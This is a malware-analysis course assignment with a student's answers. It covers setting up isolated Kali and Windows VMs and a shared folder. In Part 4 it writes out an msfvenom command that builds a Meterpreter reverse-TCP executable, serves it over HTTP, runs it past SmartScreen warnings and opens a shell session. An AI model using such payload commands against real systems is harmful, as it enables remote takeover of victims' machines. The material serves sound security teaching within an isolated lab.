**VM Setup: Overview**

The purpose of this assignment is two-fold. First, you will build and test a simple malware analysis toolbench which you’ll be using throughout the semester. Second, you will begin the habit of keeping careful, repeatable notes that document your work. As your assignment submission, you will draft a report that outlines the steps taken and the findings you discovered.


This document outlines the major steps you will have to take, but it’s incomplete in the sense that it doesn’t provide you with step-by-step instructions. You will need to fill in the gaps yourself. There are no restrictions on resources that can be used to complete the assignment. This includes consulting with other students and the instructor. We only ask that you will not share your report with other students.


You may use this document as a template to your report. Add your additional steps and answer the questions as you work through the studio. Your final report should be submitted to Gradescope as a .pdf file before the due date.

**Part 1: Downloading and Installing the VMs**

1. Please follow the instructions in a separate document to install and configure a hypervisor and our class VMs on your machine. If you encounter problems, please don’t hesitate to ask about them, and if needed, a suitable laptop can be borrowed from Engineering IT for the semester for you to use for the coursework.
2. Take a screenshot of (each of) your VMs showing their output from the command “ping 8.8.8.8” with a successful reply, and include the screenshot here.

===============================================





===============================================

**Part 2: Setting up an isolated virtual network**

The goal of this section is to set up an isolated network containing our two VMs as shown in the next figure.



Victim (Windows 10)

IP: 10.0.0.3



Gateway and Server (Kali Linux):

IP: 10.0.0.1



Shared Folder

Host VM

The Internet

Virtual Network

This network will not be able to access the Internet. The Windows VM will act as a victim, and the Kali Linux VM will act as a network gateway to the victim machines. We will use this gateway to intercept the network traffic and to simulate various services such as DNS or HTTP.

1. Follow the instructions in a separate document to configure both VMs to use an internal(-only) network, meaning the VMs can communicate with each other but not the outside world (i.e. the Internet).
2. Confirm your network setup by including screenshots of the results of the following commands: “ifconfig” (Kali), “ipconfig” (Windows), successful “ping” commands from EACH machine to the other, and unsuccessful “ping” commands to IP address 8.8.8.8 .


===============================================

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.



===============================================


**Part 3: Setting up a shared folder between the Kali guest OS and the host OS**


VirtualBox instructions follow; instructions for setting up a shared folder in Hyper-V, UTM, or another hypervisor should be similar.

1. Go to ‘Machine->Settings->Shared Folders’ in the VirtualBox menu of your Kali VM.
2. Add a new shared folder, and:
   1. Choose the host path of the shared folder in the ‘Folder Path’ field. This will be the path on your host device.
   2. Name your new folder as “CSE434S-Kali-Shared” .
   3. Select both ‘Auto-mount’, and ‘Make Permanent’ .
   4. Name the guest folder name “CSE434S-share” in ‘Mount point’ field.
3. Open a terminal in the Kali VM, and go to /media/sf\_CSE434S-share.
4. If you do not have access to the shared folder, try ‘sudo adduser $USER vboxsf’ to add yourself to the vboxsf group. You may have to log out and log in again to see the changes.
5. Create a new tmp file (you can use the *‘touch’* command) and verify that you can see the file in your host machine.

Please take a screenshot of your created file as seen on both the Kali VM and the host machine and include the screenshots here.

===============================================





===============================================

**Part 4: Create a simple Malware**

In this section, we will generate a simple malware attack to make sure that our environment is ready.

1. Open a terminal in your Kali VM, and create a new directory named ‘malware’ .
2. Type:

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.0.0.1 -f exe > malware/test-malware.exe

You can safely ignore the warnings. This command creates an .exe file named ‘test-malware’ with a virus. The ‘-p’ flag specifies the payload that the malware will deliver to the victim; in this case, a reverse TCP shell. The `-f’ flag specifies the file type created. The `LHOST’ flag specifies, in this case, the IP address of the machine the payload will try to connect \*to\* when serving the reverse shell from the victim machine.

1. Briefly summarize what msfvenom is and what it is used for:

===========================================

Msfvenom combines the functionality of msfpayload and msfencode into a single tool within the Metasploit Framework allowing us to generate custom payloads for exploitation purposes. Functionalities such as creating payloads (-p) like reverse shells, encoding payloads to evade antivirus detection (-e), and generating payloads depending on computer architecture and operating system (-a, --arch, --platform) are provided.

===========================================

1. Still on the Kali VM, type:

python3 –m http.server 8000

This command starts an HTTP server with the current directory as its root.

1. Go to your Windows VM, open a browser, and type http://10.0.0.1:8000

Can you explain what you see?

===========================================

The directory the server is running within on the Kali VM can be seen as the default message for the server. This is possible as both our Kali VM and Windows VM are connected to an Internal Network allowing for data transfer to exist between the machines, which in this case is over HTTP on port 8000.

===========================================

1. Navigate to the “malware” folder (while still in your Windows VM), and download the test malware. Does it work? If not, why? Document any steps required to enable the download.


===========================================

When attempting to download the executable on the Windows VM, the web browser (edge) alarms us that Microsoft Defender SmartScreen was not able to scan the executable before downloading. We are given the option to either keep it or delete it, we will choose to keep it. When attempting to launch the executable after downloading it, we are once again warned that SmartScreen is unreachable to scan the binary, we choose to run the executable anyways.

===========================================

1. Take a snapshot of your VM if your hypervisor has that capability, and if so, please include the screenshot below.
2. Take a screenshot of a successful download of the malware to your Windows VM and include it below.

===========================================



===========================================

In the future, we will use this malware to simulate and analyze a simple attack on our Windows VM.

**Optional:**

If you would like to see a sneak preview of the malware in action, you may do so using the following steps:

1. Verify that you have a current snapshot of your Windows VM and Kali VM.
2. Verify that your VMs are (only) on the isolated internal network by executing ping commands from a terminal (which should receive no reply from an outside domain such as google.com or 8.8.8.8).
3. Follow the instructions here to initiate a Metasploit session on the Kali machine and set up a reverse-TCP listener in the session: [Documentation: Using a Reverse Shell in Metaploit](https://adfoster-r7.github.io/metasploit-framework/docs/using-metasploit/basics/how-to-use-a-reverse-shell-in-metasploit.html)
4. Run the malware sample on the Windows VM (e.g. by double-clicking its icon).
5. Observe the establishment of a TCP connection on the Kali machine, and the creation of a “Meterpreter” shell to interact with the malware payload’s reverse TCP connection on the Windows machine.
6. Use the meterpreter session as desired to list files, take screenshots, and otherwise verify that the exploit was successful.
7. When finished, close the sessions on the Kali VM, turn off both VMs, and revert to the snapshots taken before you ran the malware. (This is always a good practice after running a potential-malware sample, as an unknown code sample may produce side effects in the system of which we’re unaware when we run it.)